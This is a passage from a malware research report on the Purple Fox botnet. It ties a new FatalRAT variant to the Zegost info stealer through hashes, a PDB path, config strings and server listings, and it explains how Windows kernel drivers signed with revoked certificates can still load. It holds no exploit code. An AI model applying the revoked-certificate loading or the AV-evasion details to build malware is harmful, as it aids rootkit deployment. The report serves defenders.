

Figure 36. Purple Fox stolen code signing certificates graph

Similarities with Zegost Info Stealer

The **FatalRAT** dropped from the malicious archive found on the first stage C&C server had many similarities in code with a previously documented info stealer known as Zegost.[9] This malware has been historically attributed to Chinese cybercriminals that focus their campaigns on Chinese government agencies, but it has also been observed in various global campaigns. The previously documented motive behind this info stealer was to gather intelligence, which is confirmed by the information-stealing capabilities found in Zegost malware samples.

The following are some of the commonalities that were found between these Purple Fox campaign modules and the old Zegost samples. It implies with strong confidence that the same actor is behind the two campaigns. The actors also probably reused some of the old components for this campaign, or they are at least both forked from the same codebase.

- Process name **msseceSS.exe** typo:

Svchost.txt backdoor implements a process checker list for common AV and EDR products. The two malware share the same list that includes Microsoft Security Essentials process spelled as **'mssecess.exe'** instead of **'msseces.exe'**



Figure 37. The process 'mssecess.exe' typo in the new Purple Fox backdoor

- **Sgaiycl** string:

The mini-filter killer driver (**638fa26aea7fe6ebefe398818b09277d01c4521a966ff39b77035b04c058df60**) inside svchost.txt samples has a PDB path "C:\Users\sgaiycl\Desktop\RunDrive\AddTrustDriver\x64\Release\Driver.pdb". This username is correlated with an old Zegost sample (**9b0401ed25b9852928fea88b68f386c89c1fd594043a65432307b477b9f841f7**) which resolved the malicious sub-domain **sgaiycl**[.]gnway[.]net. Moreover, this Zegost sample is also digitally signed with the same "**Hangzhou Hootian"** code signing certificate.

Figure 38. Purple Fox driver PDB path



Figure 39. Zegost sample C&C sub-domain

- Logging of the number and speed of the victims' processors:

Both families start with fingerprinting their victims' machines and sending the collected data to the second stage C&C server. They query the registry key **"HKLM\\HARDWARE\\DESCRIPTION\\System\\CentralProcessor\\0\\\"~MHz\"** to identify the resources of the infected machine. Knowledge of the system hardware resources are important information for Purple Fox attacks when the objective is to add their victims to their crypto mining pool.



Figure 40. Sending the victim hardware resources to the second stage C&C

- Heavy usage of COM programming:

Both use a similar COM APIs sequence to find video capture devices installed on the victims' machines, such as a webcams.



Figure 41. the DirectShow capture filter is being used to enumerate the infected machine for video capture devices

- Keylogging Capabilities:

Both implement a similar keylogging functionality, as seen in Figure 42.



Figure 42. Different keystrokes logged by Purple Fox malware

- Invoking Zegost through shellcode and similar **Svchost** nomenclature for their parent packages:

As shown previously, the updated FatalRAT was invoked through a shellcode that implements a user- mode loader. According to documentation[10] of an old attack chain, **Zegost** was deployed through an embedded shellcode. The two chains (svchost.txt and svchost.exe) also used a similar nomenclature to encapsulate the malicious modules.



Figure 43. Zegost infection chain from Zscaler report[11]

- Similar configurations string:

The string **“6gkIBfkS+qY="** was found in the new Purple Fox backdoor configuration, which is the same string that a Zegost sample loaded in the registry **HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Services ConnectGroup = "6gkIBfkS+qY="**.

```
0011A6DB  00 F5 1F 00 00 36 67 6B 49 42 66 6B 53 2B 71 59 3D 00 00 00 00 00 00 00 00 00 00 00 00 00 00  .....6gkIBfkS+qY=..............
0011A6FA  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 74 64 43 32 70 67 3D  ........................tdC2pg=
0011A719  3D 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 53 61 69 6E 62 6F  =........................Sainbo
0011A738  78 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  x..............................
0011A757  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ...............................
0011A776  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ...............................
0011A795  00 53 61 69 6E 62 6F 78 20 43 4F 4D 20 53 75 70 70 6F 72 74 00 00 00 00 00 00 00 00 00 00 00  .Sainbox COM Support...........
0011A7B4  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ...............................
0011A7D3  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ...............................
0011A7F2  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ...............................
0011A811  00 00 00 00 00 53 61 69 6E 62 6F 78 20 43 4F 4D 20 53 65 72 76 69 63 65 73 20 28 44 43 4F 4D  .....Sainbox COM Services (DCOM
0011A830  29 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  )..............................
0011A84F  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ...............................
0011A86E  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ...............................
0011A88D  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ...............................
0011A8AC  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ...............................
0011A8CB  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ...............................
0011A8EA  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ...............................
0011A909  00 00 00 00 00 00 00 00 00 00 00 00 00 61 32 61 62 31 37 31 33 31 62 30 63 30 33 35 34 31 31  .............a2ab17131b0c035411
0011A928  66 37 62 32 65 62 30 33 30 36 35 65 37 37 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  f7b2eb03065e77.................
```

Figure 44. Config parameters from Purple Fox updated FatalRAT

Similarities with Earlier Purple Fox Campaigns

This campaign shares some similarities with earlier Purple Fox activities. We will list some of the commonalities between both in terms of how the operators are running their attack infrastructure and the malware they are hosting on the first stage C&C servers of this campaign:

- The attacker's servers that store the first stage malicious compressed archives were all running HFS – an HTTP File Server – serving different packages according to the execution parent request. This aligns with the Nansh0u campaign in 2019 reported by Guardicore.[12]
- They are still experiencing some bad SecOps. They keep their whole infrastructure on a file server with no activated authentication controls, even all their binary clusters (including old samples) with their original timestamps, and a text file that includes all the victims IPs (around 23,000 unique public IPs). However, in this campaign, they removed any logs, or username traces previously left on their file servers in the old campaign.

Name .extension	Size	Timestamp⇩	Hits
64	4.3 MB	2019-2-4 7:15:27	9
hfs.exe	2.2 MB	2019-2-23 1:50:35	37
apexp.exe	54.5 KB	2019-2-25 0:44:38	13836
apexp2012.exe	148.0 KB	2019-2-25 1:52:34	1460
401ip段.txt	277.3 KB	2019-3-3 15:40:48	3
gold.exe	5.8 MB	2019-3-15 15:32:51	37
TRTL.rar	20.8 MB	2019-3-16 0:10:06	2
linuxwakuang.txt	545B	2019-3-30 23:26:24	2
http-ip_81.txt	5.0 MB	2019-4-1 16:09:55	1
http-ip_82.txt	5.0 MB	2019-4-1 16:09:55	1
http-ip_83.txt	5.0 MB	2019-4-1 16:09:55	1
http-ip_84.txt	5.0 MB	2019-4-1 16:09:55	1
http-ip_85.txt	5.0 MB	2019-4-1 16:09:55	1
URL-sum-去重复.txt	58.0 KB	2019-4-2 11:40:06	4
sa结果-去重复.bat	105.4 KB	2019-4-11 10:33:27	2
tl.exe	4.1 MB	2019-4-11 23:36:59	1108
tls.exe	4.1 MB	2019-4-11 23:37:18	90

Figure 45. Old Purple Fox server from 2019 campaign running old HFS HTTP server, exposing all the victim's data



Figure 46. The new HFS servers running the first stage C&C servers only exposing the second stage binaries



Figure 47. Victim list of 23,000 unique IPs found hosted on one of their servers

- One of the first stage servers **(194.146.84.245)** hosted an old module for the MSI installer for Purple Fox **(e1f3ac7f.moe)** that will eventually load the crypto miner discussed in the previous blogs.

Downloaded Files

Scanned	Detections	Type	Name
2022-02-25	16 / 59	RAR	/var/www/clean-mx/virusesevidence/output.188899197.txt
2022-02-23	16 / 54	RAR	C:\Users\Public\Videos\1645467167\1.rar
2022-02-07	0 / 56	HTML	e1f3ac7f.moe
2022-02-24	0 / 59	HTML	/var/www/clean-mx/virusesevidence/output.49847522.txt
2022-02-27	0 / 68	Win32 EXE	77

Figure 48. hosting old purple fox MSI installer on the new servers

- They are still building their infrastructure from compromising vulnerable servers running unpatched services (compromised servers as an infrastructure).

Revoked Kernel Drivers Tell-tales

Kernel-mode drivers are executable files that run within the operating system's kernel with high-privileged access to sensitive data structures and sensitive system resources. To control the quality of the code that runs in the address space of the kernel-land, Microsoft only allows signed drivers to run in kernel mode through enforcing kernel-mode code signing (KMCS) mechanisms.

Due to performance issues and backward compatibility, Windows allows the loading of a kernel driver signed by a revoked code signing certificate. So, by testing a previous kernel driver, it can be loaded successfully as Windows allows a driver signed with a revoked certificate to load.

In the case of user-mode signed executables, the digital signatures are verified by checking the CRL list obtained from certificate issuers remotely. However, in the kernel drivers' case, it cannot be queried online like user-mode signed executables due to the absence of network connectivity during the kernel initialization and bootup. The kernel boot must be fast and efficient, so only primitive services are available.

This justifies the design choice of code signing verification for the Windows drivers that is enforced by the kernel to verify the signature offline. It cannot check the latest revocation list as all the system cryptographic services and network access are not available. A primitive version of the signature verification is used for kernel drivers compared with user-mode executable verification. As a result, the kernel drivers signed with these revoked certificates can still be loaded into a 64-bit Windows kernel despite their revoked status.

This design choice tradeoff allows mature threat actors to chase and pursue any stolen code signing certificate and add it to their malware arsenal. If the malware authors acquire any certificate that has been verified by a trusted subordinate CA and by Microsoft, even if it was revoked, they can use this certificate for malicious purposes.

Thus, the leaked and compromised certificates of a trusted driver vendor will still be a target for a threat actor with a mature and sophisticated arsenal.

Conclusion

The attackers behind the Purple Fox botnet are still active and updating their arsenal with malware that includes a new variant of **FatalRAT**, which itself seems to be regularly updated with new functionalities. Moreover, they are trying to improve their signed rootkit arsenal for AV evasion to be able to bypass the detection mechanisms by targeting them with customized signed kernel drivers. Obtaining a code signing certificate is not a trivial technique and requires lots of planning. However, mature actors can afford this effort for the benefit of advanced stealth opportunities coupled with the high privileged access that they can achieve.

This activity aligns with the return of low-level attacks and the increase of signed rootkits usage,[13] which are trends we have been observing. These revitalized techniques are mainly due to the increasing protection on the user-land processes by endpoint protection platform (EPP) and endpoint detection and response (EDR) technologies, either on the users' desktop or servers. Because of these added protections, the attackers will opt for the path of least resistance — getting some of their code running from the kernel.

The trends of using stolen code signing certificates to sign customized kernel drivers (i.e. the recent NVIDIA data breach[14]) or even abusing unprotected legitimate drivers (i.e. the HermeticWiper abuse of EaseUS used against Ukraine[15]) are growing, and predictions show they are expected to grow further in the future. These are vital reasons why software driver vendors must effectively secure their obtained code signing certificates and follow secure practices in the Windows kernel drivers development process.

References

[1] Jay Yaneza, Abdelrhman Sharshar, and Sherif Magdy. (Dec. 13, 2021). *Trend Micro*. "A Look Into Purple Fox's Server Infrastructure." Accessed on Mar. 24, 2022 at https://www.trendmicro.com/en_us/research/21/l/a-look-into-purple-fox-server-infrastructure.html.

[2]Ofer Caspi. (Aug. 2, 2021). *AT&T Cybersecurity*. "New sophisticated RAT in town: FatalRat analysis." Accessed on Mar. 24, 2022 at https://cybersecurity.att.com/blogs/labs-research/new-sophisticated-rat-in-town-fatalrat-analysis?.

[3]Github. (May 9, 2013). *Github*. "gh0st." Accessed on Mar. 24, 2022 at https://github.com/sin5678/gh0st.

[4]Ofer Caspi. (Aug. 2, 2021). *AT&T Cybersecurity*. "New sophisticated RAT in town: FatalRat analysis." Accessed on Mar. 24, 2022 at https://cybersecurity.att.com/blogs/labs-research/new-sophisticated-rat-in-town-fatalrat-analysis?.

[5]Ophir Harpaz and Daniel Goldberg. (n.d.). *Guardicore*. "The Nansh0u Campaign – Hackers Arsenal Grows Stronger". Accessed on Mar. 24, 2022 at https://www.guardicore.com/labs/the-nansh0u-campaign-hackers-arsenal-grows-stronger/.

[6] JKornev. (Feb. 28, 2022). *Github*. "Hidden." Accessed on Mar. 24, 2022 at https://github.com/JKornev/hidden.

[7] DarthTon. (Jun. 21, 2022). *Github*. "Blackbone." Accessed on Mar. 24, 2022 at https://github.com/DarthTon/Blackbone.

[8]Cristian Alexandru et al. (Oct. 20, 2021). *Bitdefender*. "Digitally-Signed Rootkits are Back – A Look at FiveSys and Companions." Accessed on Mar. 24, 2022 at https://www.bitdefender.com/blog/labs/digitally-signed-rootkitsare-back-a-look-atfivesys-and-companions/.

[9] FortiGuard SE Team. (Jul. 26, 2019). *Fortinet*. "Zegost from Within – New Campaign Targeting Internal Interests." Accessed on Mar. 24, 2022 at https://www.fortinet.com/blog/threat-research/zegost-campaign-targets-internal-interests.

[10]Deepen Desai. (Oct. 16, 2015). *Zscaler*. “Chinese Backdoor Zegost Delivered Via Hacking Team Exploit.” Accessed on Mar. 24, 2022 at https://www.zscaler.com/blogs/security-research/chinese-backdoor-zegost-delivered-hacking-team-exploit.

[11]Deepen Desai. (Oct. 16, 2015). *Zscaler*. “Chinese Backdoor Zegost Delivered Via Hacking Team Exploit.” Accessed on Mar. 24, 2022 at https://www.zscaler.com/blogs/security-research/chinese-backdoor-zegost-delivered-hacking-team-exploit.

[12]Ophir Harpaz and Daniel Goldberg. (n.d.). *Guardicore*. “The Nansh0u Campaign – Hackers Arsenal Grows Stronger”. Accessed on Mar. 24, 2022 at https://www.guardicore.com/labs/the-nansh0u-campaign-hackers-arsenal-grows-stronger/.

[13]Kaspersky. (May 6, 2021). *Kaspersky*. “Operation TunnelSnake: Formerly unknown rootkit used to secretly control networks in Asia and Africa.” Accessed on Mar. 24, 2022 at https://usa.kaspersky.com/about/press-releases/2021_operation-tunnel-snake-formerly-unknown-rootkit-used-to-secretly-control-networks-in-asia-and-africa.

[14]Katie Wickens. (Mar. 7, 2022). *PC Gamer*. “Nvidia's stolen data is being used to disguise malware as GPU drivers.” Accessed on Mar. 24, 2022 at https://www.pcgamer.com/nvidias-stolen-data-is-being-used-to-disguise-malware-as-gpu-drivers/.

[15]Juan Andrés Guerrero-Saade. (Feb. 23, 2022). *Sentinel Labs*. “HermeticWiper New Destructive Malware Used In Cyber Attacks on Ukraine.” Accessed on Mar. 24, 2022 at https://www.sentinelone.com/labs/hermetic-wiper-ukraine-under-attack/.